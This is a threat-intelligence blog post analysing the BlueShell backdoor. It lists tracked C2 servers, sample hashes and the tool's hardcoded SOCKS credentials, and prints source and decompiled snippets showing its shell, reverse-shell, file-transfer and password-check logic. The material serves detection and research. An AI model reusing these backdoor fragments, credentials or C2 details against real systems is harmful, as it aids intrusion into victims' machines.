BlueShell: Four Years On, Still A Formidable Threat

Published: 2024-04-09 · Archived: 2026-04-05 17:38:10 UTC

TABLE OF CONTENTS

IntroductionWhat Makes BlueShell Special?BlueShell Servers We're Currently TrackingBrief Analysis: Customized BlueShellConclusion

Introduction

Platforms like GitHub offer a valuable resource for developers and the open-source community. However, these sites also create a potential avenue for threat actors to distribute malicious tools.

This week, we're turning our attention to BlueShell, an open-source backdoor hosted on GitHub for about four years but still seeing plenty of use by attackers in 2024. In this post, we'll highlight some recent BlueShell servers and look at an interesting ELF binary pulled from a sandbox.

What Makes BlueShell Special?

Honestly, not a lot. Written in Golang, the tool allows users to compile client binaries that run on Windows, Linux, and Mac operating systems. The server communicates with victim systems over TCP sockets and encrypts messages using TLS. The default version of BlueShell includes four features:

- Shell → Run commands on the victim system
- Upload → Upload files
- Download → Download files
- Socks → Use a Socks5 proxy (hardcoded credentials: blue/Blue@2020)



Figure 1: BlueShell GitHub repository

BlueShell also comes with a TLS certificate. Contrary to common assumptions, attackers frequently utilize these well-known certificates. This approach helps them blend in and potentially deceive defenders.



Figure 2: BlueShell default install TLS certificate

Furthermore, switching to a different certificate is an effective strategy for misleading defenders and researchers. Such a change can significantly alter the attack's digital footprint, adding a layer of complexity to research and threat intelligence efforts.

The server IP address, listening port, and delay interval are hard-coded, constituting the core configuration data for the attacker-controlled infrastructure. While BlueShell may resemble many open-source frameworks in functionality, albeit with a more streamlined feature set, its unique aspects should not be underestimated. Notably, AhnLab stands as the sole security vendor to have published reports on incidents involving this backdoor to date.

According to insights from AhnLab, the BlueShell backdoor has predominantly targeted organizations within South Korea and Thailand, spanning various industry verticals. This pattern of targeting aligns with the operational profile of Dalbit, a threat group believed to originate from China and the only threat actor publicly associated with the deployment of BlueShell in an attack campaign.

BlueShell Servers We're Currently Tracking

Tracking adversary infrastructure presents formidable challenges. For this post, our focus narrows to Command and Control (C2) servers utilizing BlueShell's default TLS certificate. Our methodology extends beyond a single IOC; we also consider unconventional port usage, specifically targeting non-HTTP services, as BlueShell typically operates over TCP sockets.

In identifying malicious servers, it's crucial to integrate findings with third-party intelligence sources, such as VirusTotal, and consider factors like the C2 infrastructure's geographic location and service provider.

The following presents a selection of the servers monitored at Hunt:

IP	ASN	Location	C2 Port
8.218.243[.]239	Alibaba (US) Technology Co. Ltd	HK	8443
103.140.186[.]8	ESTNOC-Global	SG	58091
141.98.212[.]34	ESTNOC-Global	HK	58091
204.194.65[.]48	Cloudie	HK	8443
39.98.81[.]60	Hangzhou Alibaba Advertising Co., Ltd.	CN	8091
39.98.91[.]83	Hangzhou Alibaba Advertising Co., Ltd.	CN	8088 8091

Table 1: IPs tracked by Hunt

It should be noted that attackers can easily modify server ports and certificates. By publication, some or all of the IP addresses listed could no longer host the indicators we used to locate them.

An SSL history feature like the one on the Hunt platform (shameless plug) might reveal patterns in how malware campaigns evolve or how attackers attempt to renew their resources to evade detection.

As we conclude, I'll briefly cover a customized BlueShell ELF sample, hopefully providing further insight into this threat.

Brief Analysis: Customized BlueShell

Our examination subject is a stripped 64-bit ELF executable with a file size of 7.7 MB. The file communicates with one previously mentioned C2, 8.218.243[.]239.



Figure 3: BlueShell sample in VT



Figure 4: C2 server in Hunt

Filename	UNK/5dc72a9b98b3293f10e294c4fc7a6881776c38e8bf2d8ed6073dea5c773927fd.00_00753000.elf
File size	7.7 MB
Go Version	1.18.9
Go Build ID	B5yLEwnnoNjgqDUlEAGr/be1BqzAQ7idhTJKOBogT/fNaVXhqoIBUKR5w6cBcN/FCIOcnNY1ZV0uPxOTuAN
MD5	7d960f77fda453c8f0c7f6c7448a35b4
SHA1	ee0257a6645aca2232ad270f2c08ac6b1b9cfc68
SHA256	5dc72a9b98b3293f10e294c4fc7a6881776c38e8bf2d8ed6073dea5c773927fd
C2	8.218.243[.]239:8443

Table 2: File details

An intriguing aspect of this sample is the inclusion of an embedded image. This image shows a woman presenting at a seminar at Atomy, specifically the China branch. Atomy is a South Korean company specializing in direct selling and

network marketing.

The relevance of this image to the file remains a mystery, as there is no current evidence suggesting Atomy is being directly targeted with BlueShell. Including a seemingly unrelated image in the malware raises more questions than answers about the actor's intentions.

Figure 5: Image found within the executable

This sample shares many of the same features (besides the image) as the repository code, with a few exceptions. As discussed earlier, BlueShell uses just three parameters (IP, Port, Wait Time) for its configuration. In this case, the actor added a client key (B1ueShe11-client) and a client token (B1uekT0k3n-client), likely used for session management of the application.



Figure 6: Snippet of BlueShell Configuration Values in Ghidra

```
func init(){

        flag.StringVar(&serverHost, "h", "192.168.1.1", "server ip")

        flag.StringVar(&serverPort, "p", "8081", "server port")

        flag.Int64Var(&waitTime, "t", 10, "reconnect wait time")

}
```

Figure 7: BlueShell GitHub source code configuration data

The actor significantly enhanced BlueShell's capabilities by integrating file server and reverse shell functionality with the tool's standard features. These augmentations to the backdoor code signify a deliberate move to increase its versatility and effectiveness in targeted operations.

```
void main.(*Client).HandleHeartbeatResponse
               (undefined8 param_1,undefined8 param_2,undefined8 param_3,undefined8 param_4,
               long param_5,undefined8 param_6)

{
  char cVar1;
  undefined8 in_R10;
  long unaff_R14;
  undefined8 param_9;
  undefined8 param_10;
  undefined8 param_11;
  long param_12;
  undefined8 param_13;
  undefined8 param_14;

  param_9 = param_4;
  param_11 = param_2;
  param_10 = param_1;
  param_12 = param_5;
  param_13 = param_6;
  param_14 = in_R10;
  while (&stack0x00000000 <= *(undefined **)(unaff_R14 + 0x10)) {
    runtime.morestack_noctxt();
  }
  if ((DAT_00b48908 == param_12) && (cVar1 = runtime.memequal(), cVar1 != '\0')) {
    shell.(*ShellSession).RunCommand(param_14);
  }
  else if ((DAT_00b488f8 == param_12) && (cVar1 = runtime.memequal(), cVar1 != '\0')) {
    shell.(*ShellSession).ReverseShell(param_14);
  }
  else if ((DAT_00b48918 == param_12) && (cVar1 = runtime.memequal(), cVar1 != '\0')) {
    shell.(*ShellSession).StartFileServer();
  }
  else if ((DAT_00b48928 == param_12) && (cVar1 = runtime.memequal(), cVar1 != '\0')) {
    shell.(*ShellSession).StartSocks5Proxy(param_14);
  }
  else if ((DAT_00b488e8 == param_12) && (cVar1 = runtime.memequal(), cVar1 != '\0')) {
    shell.(*ShellSession).FileUpload(param_14);
  }
  else if ((DAT_00b488d8 == param_12) && (cVar1 = runtime.memequal(), cVar1 != '\0')) {
    shell.(*ShellSession).FileDownload(param_14);
  }
  return;
}
```

Figure 8: Decompiled code in Ghidra displaying customized features

```go
func HandleClientConnection(conn net.Conn) {
        defer conn.Close()

        actionChannel := make([]byte, 128)

        osName := runtime.GOOS

        _, _ = conn.Write([]byte(osName))

        read_len, err := conn.Read(actionChannel)

        if err != nil {
                return
        }

        action := strings.TrimSpace(string(actionChannel[:read_len]))

        if read_len == 0 {
                return
        }else if  action == "shell" {
                shell.GetInteractiveShell(conn)
        }else if  action == "upload" {
                shell.UploadFile(conn)
        }else if  action == "download" {
                shell.DownloadFile(conn)
        }else if  action == "socks" {
                println("socks5")
                shell.RunSocks5Proxy(conn)
        }
}
```

Figure 9: Snippet of standard BlueShell source code

Finally, the file uses a hardcoded password check before starting a service and executing commands specific to system utilities. If the check fails, the server starts normally without additional operations. The code checks for a string length of 8 and uses the hexadecimal representation of the reverse of the word 'password.'

```
if ((param_14 == 8) && (*param_13 == 0x64726f7773736170)) {
  puVar3 = (undefined8 *)runtime.newobject();
  if (DAT_00b83a70 == 0) {
    *puVar3 = param_15;
  }
  else {
    runtime.gcWriteBarrierDX(puVar3);
  }
  lVar4 = github.com/kardianos/service.New();
  if (puVar1 == (undefined8 *)0x0) {
    uVar10 = 0x66;
    auVar9._4_4_ = in_XMM15_Db;
    auVar9._0_4_ = in_XMM15_Da;
    auVar9._8_4_ = in_XMM15_Dc;
    auVar9._12_4_ = in_XMM15_Dd;
    uVar11 = 0;
    syscall.rawSyscallNoError();
    uVar5 = 0;
    uVar6 = 0;
    uVar7 = 0;
    uVar8 = 0;
    if (local_70 == 0) {
      lVar4 = (**(code **)(lVar4 + 0x18))();
      if (lVar4 != 0) {
        local_38._8_8_ = &PTR_DAT_009ac200;
        local_38._0_8_ = &string;
        fmt.Fprintln(1,1,&PTR_DAT_009ac200,local_38);
      }
      local_18._4_4_ = uVar6;
      local_18._0_4_ = uVar5;
      local_18._8_4_ = uVar7;
      local_18._12_4_ = uVar8;
      local_28._8_8_ = 2;
      local_28._0_8_ = &DAT_007008a8;
      auVar9 = runtime.concatstring3
                         (param_7,param_8,&DAT_007008a8,0x11,&DAT_007016f1,8,uVar10,auVar9,uVar11)
      ;
      local_18._8_8_ = &DAT_007045d3;
      local_18._0_8_ = auVar9._0_8_;
      os/exec.Command(2,2,auVar9._8_8_,local_28);
      os/exec.(*Cmd).Start();
      local_18._4_4_ = uVar6;
      local_18._0_4_ = uVar5;
      local_18._8_4_ = uVar7;
      local_18._12_4_ = uVar8;
      local_28._8_8_ = 2;
      local_28._0_8_ = &DAT_007008a8;
      auVar9 = runtime.concatstring3
                         (param_7,param_8,&DAT_007008a8,8," start% util\' for \'\"&<>",6);
      local_18._8_8_ = &DAT_007019d1;
      local_18._0_8_ = auVar9._0_8_;
      os/exec.Command(2,2,auVar9._8_8_,local_28);
      os/exec.(*Cmd).Start();
      os.Exit();
      return (undefined8 *)0x0;
    }
    main.RunServer();
    return (undefined8 *)0x0;
  }
```

Figure 10: Snippet of decompiled code consisting of a password check

Conclusion

In conclusion, we briefly examined the BlueShell backdoor, a tool that has been around for more than four years and will likely be used in the foreseeable future. From the surprising inclusion of an image from an Atomy China seminar to the added functionalities of a file server and reverse shell, we identified how attackers are extending open-source projects to meet their needs.

Apply for an account today to discover more intriguing hosted malware examples, access our near-real-time feed of command-and-control infrastructure data, and use our scanners to look for suspicious IP addresses.
